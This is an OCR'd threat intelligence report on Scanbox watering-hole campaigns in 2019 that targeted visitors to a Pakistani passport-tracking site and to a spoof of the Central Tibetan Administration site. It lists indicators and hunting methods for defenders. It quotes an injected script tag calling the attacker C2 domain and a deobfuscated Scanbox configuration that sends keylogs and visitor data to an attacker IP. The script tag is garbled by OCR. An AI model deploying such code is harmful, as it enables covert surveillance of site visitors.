
CYBER THREAT ANALYSIS

Scanbox Watering Hole Targets Pakistani and Tibetan Government Website Visitors

By Insikt Group



CTA-2019-0326

This report outlines recent Scanbox campaigns targeting a Pakistani government department and the Central Tibetan Administration in early March 2019. Insikt Group researchers utilized data from the Recorded Future® Platform, Shodan, Farsight Security DNS, third-party network metadata, and common OSINT techniques.

This report will be of most interest to network defenders seeking to understand the threat posed by cyberespionage actors leveraging strategic web compromises to conduct network reconnaissance, in advance of a more concerted effort to gain access to their network.

Executive Summary

In early March 2019, Recorded Future's Insikt Group identified two separate Scanbox campaigns using strategic web compromises to target visitors to the website of Pakistan's Directorate General of Immigration and Passports (DGIP) and a spoof of the official Central Tibetan Administration (CTA) website. It is likely that in both cases, the attackers intended to profile the devices of website visitors in order to conduct follow-on intrusions.

Insikt Group highlights this activity to enable the protection of targeted communities and to raise awareness of the risks posed by in-memory reconnaissance frameworks, such as Scanbox, used widely by Chinese state-sponsored threat actors, which employ features that enable keylogging and the deployment of additional malware on unsuspecting website visitors.


Key Judgments

- Analysis of the Tibetan Scanbox deployment highlights several associated domains and IPs revealing a wider campaign of targeting against Tibetan interests.
- Scanbox has been used previously in the targeting of persecuted minority groups, such as the Uighurs and Tibetans in China.

Background

First noted in early 2014, Scanbox has been used in several high-profile intrusions, including the Anthem breach and the Forbes watering hole attacks, and has been widely adopted by China-based threat actors, including Leviathan (APT40, Temp.Periscope), LuckyMouse (TG-3390, Emissary Panda, Bronze Union), APT10 (menuPass, Stone Panda), and APT3 (Pirpi, Gothic Panda).

Scanbox is a reconnaissance framework that enables attackers to track visitors to compromised websites, performs keylogging, and harvests data that could be used to enable follow-on compromises. It has also been reported to have been modified in order to deliver secondary malware on targeted hosts. Written in Javascript and PHP, Scanbox deployment negates the need for malware to be downloaded onto the host device.



Keylogger cyberattack on U.S. think tank.

ScanBox, reported by AlienVault Labs in August, is primarily a reconnaissance tool that, in addition to the keylogger, enumerates software installed on the system, including security software, Adobe Flash and Reader versions, Office versions, and Java versions.

Translated from Chinese: "LuckyMouse attacks a national data center in a country in Central Asia ... These sites were compromised and redirected visitors to ScanBox and BEeF."

ScanBox was found in August by the security company AlienVault on the website of a large industrial company that develops simulation and engineering software for aerospace and manufacturing companies.

Scanbox code on the Japanese government and high-tech Cisco web VPNs was being used to record data on users accessing the services.

In late February, the Fidelis threat research team observed Scanbox malware embedded on specific webpages on the National Foreign Trade Council (NFTC) website, whose members are key private sector players involved in lobbying U.S. foreign trade policy.

VPN Servers altered by attacker leading to Scanbox, a reconnaissance framework.

UPS Team, the name iSIGHT Partners uses to track this Chinese espionage group, has recently been linked to Scanbox, a JavaScript framework used to profile and then infect select victims with Pirpi malware.

ScanBox plugins are deployed on code.googlecaches[.]com, dependent upon the user's browser.

The Scanbox server suggested TEMP.Periscope was also planning future campaigns targeting individuals with an interest in U.S. and East Asia politics, Russia, and NATO affairs.

According to PwC and AlienVault, the Scanbox framework has various plugins that will load depending on the browser.


Summary of Scanbox use since 2014. (Source: Recorded Future)

Threat Analysis

Pakistan DGIP Scanbox Instance

On March 4, 2019, Insikt Group identified that the online passport application tracking system on Pakistan's DGIP website (tracking.dgip.gov[.]pk) was compromised by attackers who had deployed Scanbox code onto the page. Website visitors were redirected as a result of the strategic web compromise (SWC), also known as watering holes, to an attacker-controlled Scanbox server hosted on Netherlands IP 185.236.76[.]35, enabling the attackers to deploy Scanbox's wide array of functionality.

Further details about this Scanbox deployment can be found in a recently published blog by Trustwave.



Government of Pakistan
Ministry of Interior
Directorate General of Immigration & Passports

ONLINE PASSPORT TRACKING SYSTEM

- Applicants can check the Status of Machine Readable Passport (MRP), processed within last 3 months.
- User Login must be created before availing the facility to track passport.
- Every successful Logged-In User can track passport for only 3 Times-Per-Day.
- This passport tracking service is Free of Cost.
- Any person acquiring money for using this tracking service, must be reported & will be strictly dealt.
- Any Queries regarding online tracking system will be entertained at opts@dgip.gov.pk.

Please Enter User name & Password

opts@dgip.gov.pk


For seeking any query/information kindly provide with your

- Complete Name.
- Contact Number.
- CNIC.
- Contact Address.
- Token No. (11 digit)

Scanbox-infected webportal for the tracking system on Pakistan's DGIP.

Central Tibetan Administration Scanbox Instance

Insikt Group researchers were alerted to a new domain registration within the Recorded Future platform that triggered on a typosquatting rule for tibct[.]net. The domain was first registered on March 6, 2019.



tibct.net – Domain

1 Insikt Group Note
1 Reference to This Entity
First Reference Collected on Mar 6, 2019
Latest Reference Collected on Mar 6, 2019
Show recent cyber events involving tibct.net in Table
Show all events involving tibct.net in Table

Unusual
Risk Score 5
1 of 32 Risk Rules Triggered

Report Website

Report this website as phish or malicious

Google	Google Safe Browsing
Symantec	Report a phish
PhishTank	Report a phish (registration required)

Request takedown

PhishPortal	Report new incident
Brand Protection Services	Learn more

Triggered Risk Rules

Recent Typosquat Similarity - Typo or Homograph • Identified by Recorded Future as potential typosquatting
Typo or Homograph similarity found between tibct.net and possible target tibco.net

Learn more about Domain risk rules

Threat Research from Insikt Group


New Scanbox instance identified targeting visitors to spoofed website of the Central Tibetan Administration Flash Report

Insikt Group researchers identified a new **Scanbox strategic web compromise** (SWC) targeting visitors to a spoofed Central Tibetan Administration (CTA) website, **tibct[.]net**, on March 8, 2019. Visitors likely intending to visit the official CTA website, **tibet[.]net**, were being duped into navigating to **tibct[.]net** and then subsequently redirected to the **Scanbox** C2 domain **oppo[.]ml** from March 7, 2019 onwards.
Scanbox is a reconnaissance framework that enables attackers to track visitors to compromised websites and is most widely used by **China**-based threat actors. **Scanbox** is written in Javascript and PHP and its deployment negates the need for malware to be downloaded onto the host device.
Recorded Future's domain registration data shows **tibct[.]net** was... Full note

Source Insikt Group on Mar 7, 2019, 05:00 • Note Actions

New domain registration event noted in the Recorded Future portal and triggering of typosquat risk rule.

When analyzed, the site exhibited content similarities with the legitimate website of the CTA, as shown below:


FAKE - tibct[.]net
LEGITIMATE - tibet[.]net
CENTRAL TIBETAN ADMINISTRATION
RESTORING FREEDOM FOR TIBETANS
His Holiness the Dalai Lama begins teachings on Essence of the Middle Way, Uma Nyingpo
Our Presence Here is Testament that the Spiritual Struggle for Free Tibet Lives On and Victory is Certain: Former Botswana President Ian Khama
News Flash
News From Other Sites
IMPORTANT TOPICS
TIBET WAS NEVER A PART OF CHINA.

Side-by-side comparison of spoof CTA website tibct[.]net (left), and the legitimate CTA website tibet[.]net (right).

Subsequently, on March 7, 2019, we identified that the tibct[.]net webpage had been modified by the attackers to incorporate malicious JavaScript that redirected visitors to a Scanbox server hosted on oppo[.]ml (load-balanced across Cloudflare IPs 104.18.36[.]192, 104.18.37[.]192, and 2606:4700:30::6812[:]24c0).

```
<script
src=</script”></script”></script”></script”></script”></script”></script”>http://oppo[.]ml/i/?3>
</script>
```

Malicious JavaScript embedded in spoof domain tibct[.]net.

Visitors likely intending to visit the official CTA website, tibet[.]net, were being duped into navigating to tibct[.]net, possibly via links in spearphish emails that were then subsequently redirected to the Scanbox C2 domain oppo[.]ml.

Pivoting from the spoofed domain, tibct[.]net, in WHOIS data revealed that the same email address was used by the attackers to register the domains tibct[.]org (registered March 5, 2019) and monlamlt[.]com (registered March 11, 2019), both of which appear to either host resources relating to Tibet or are typosquats of official CTA domains. Analysis of these domains in Farsight Security's DNSDB reveal further closely associated infrastructure.

Domain	IP Resolution	Comment
tibct[.]net	139.59.90[.]169 (March 7 - 8, 2019) 103.255.179[.]142 (March 9, 2019)	Domain registered using address located in Guangdong, China; Typosquat of tibet[.]net
tibct[.]org	-	Typosquat of CTA site tibet[.]net
monlamlt[.]com	23.225.161[.]105	Typosquat of monlamit[.]com, a Tibetan IT resources and support site
mailshield[.]ga	23.225.161[.]105	Possible spoof of an AV product
photogram[.]ga	23.225.161[.]105	Possible image sharing spoof (e.g., Instagram)
mail.mailshield[.]ga	23.225.161[.]105	Possible spoof of an AV product

Outlook

These Scanbox intrusions, which were detected by Insikt Group within a few days of each other, show that the tool is still popular with attackers and is being used against organizations that are broadly aligned with the geopolitical interests of the Chinese state. Based on the identity of the two targeted organizations, as well as the well documented historic use of Scanbox by a variety of Chinese APTs, we assess with low confidence that these Scanbox deployments were likely conducted by Chinese state-sponsored threat actors.

Network Defense Recommendations

Recorded Future recommends organizations implement the following measures when defending against Scanbox targeting as documented in this research:

- Configure your intrusion detection systems (IDS), intrusion prevention systems (IPS), or any network defense mechanisms in place to alert on — and upon review, consider blocking illicit connection attempts from — the external IP addresses and domains listed in Appendix A.
- Implement the provided Snort rules in the threat hunting package attached in Appendix B into your IDS and IPS appliance and investigate any alerts generated for activity resembling the TTPs outlined in this report.
- Conduct regular YARA scans across your enterprise for the Scanbox rules listed in the threat hunting package in Appendix B.
- Recorded Future customers can be alerted to new samples matching the YARA rule currently deployed by Insikt Group researchers within the Recorded Future platform.

Appendix A — Indicators of Compromise and Observables

185.236.76[.]35
23.225.161[.]105
103.255.179[.]142
139.59.90[.]169

tracking.dgip.gov[.]pk
tibct[.]net
oppo[.]ml
tibct[.]org
monlamlt[.]com
mailshield[.]ga
photogram[.]ga
Mail.mailshield[.]ga

Observable indicators

104.18.36[.]192
104.18.37[.]192
2606:4700:30::6812[:]24c0


Appendix B — Scanbox Threat Hunting Package

This section contains material extracted from the threat hunting package previously issued to Recorded Future clients only.

Scanbox is highly obfuscated and requires some time to deobfuscate. The primary focus of our research is identifying the URLs.

Obfuscated Scanbox code.

There are many ways to pull the URLs from the obfuscated code. Dynamic analysis will capture the HTTP traffic while the Scanbox server is still active. If privacy is not a concern, websites such as urlquery[.]net are excellent options for this. However, if you are unable to make the results public, it is best to use your own personal sandbox or decode the JavaScript manually. Insikt Group recommends using a virtual machine not connected to the internet along with PhantomJS in order to add “console.log(var);” after each variable in the URL section of Scanbox, and end it with “phantom.exit();”.



```
scanbox.basicposturl="http://185.236.76.35/i/recv.php";
scanbox.basicliveurl="http://185.236.76.35/i/s.php";
scanbox.basicplguinurl="http://185.236.76.35/i/p.php";
scanbox.basicposturlkeylogs="http://185.236.76.35/i/k.php";
scanbox.info = {};
scanbox.info.projectid="1";
scanbox.info.seed=setRecordid();
scanbox.info.ip = "{IP}";
scanbox.info.referrer = document.referrer;
scanbox.info.agent = navigator.userAgent;
```

Deobfuscated URL Scanbox code.


Hunting Methodology

There are many approaches to hunting for malware, and Scanbox is no different. The next sections will walk through a few different ways to try to identify compromised websites hosting Scanbox.

Recorded Future

When hunting Scanbox within Recorded Future, we leverage both YARA to find the encrypted files and data collected from services like urlquery.

The first method is to look for the Scanbox Snort signature from urlquery by searching for the signature names "ET Current_Events Scanbox" and "Previously observed in Scanbox."



Time ▾ Event Information

51.254.198.200 mentioned
JAN 20 2019
51.254.198.200
"ETPRO CURRENT_EVENTS SUSPICIOUS Encoded Plugin Detect (Previously observed in **ScanBox**)."
Source **URLquery** on Jan 20, 2019, 08:54
https://urlquery.net/report/1d97807a-20b2-4766-961d-c64e474a1454 • Reference Actions • 1+ reference


51.254.198.200 mentioned
NOV 10 2018
51.254.198.200
"ETPRO CURRENT_EVENTS SUSPICIOUS Encoded Plugin Detect (Previously observed in **ScanBox**)."
Source **URLquery** on Nov 10, 2018, 07:32
https://urlquery.net/report/e1c9b3a8-c4eb-42b2-a48b-b8a5c009b837 • Reference Actions • 1+ reference

96.30.99.37 and M3 - T1 mentioned
JUN 6 2015
96.30.99.37
"ET CURRENT_EVENTS **ScanBox** Jun 06 2015 **M3 T1**."
Source **URLquery** on Jun 14, 2018, 05:04
https://urlquery.net/report/1d997fe5-315c-4cdf-ba30-f6e4376b3503 • Reference Actions • 3+ references

96.30.99.37 mentioned
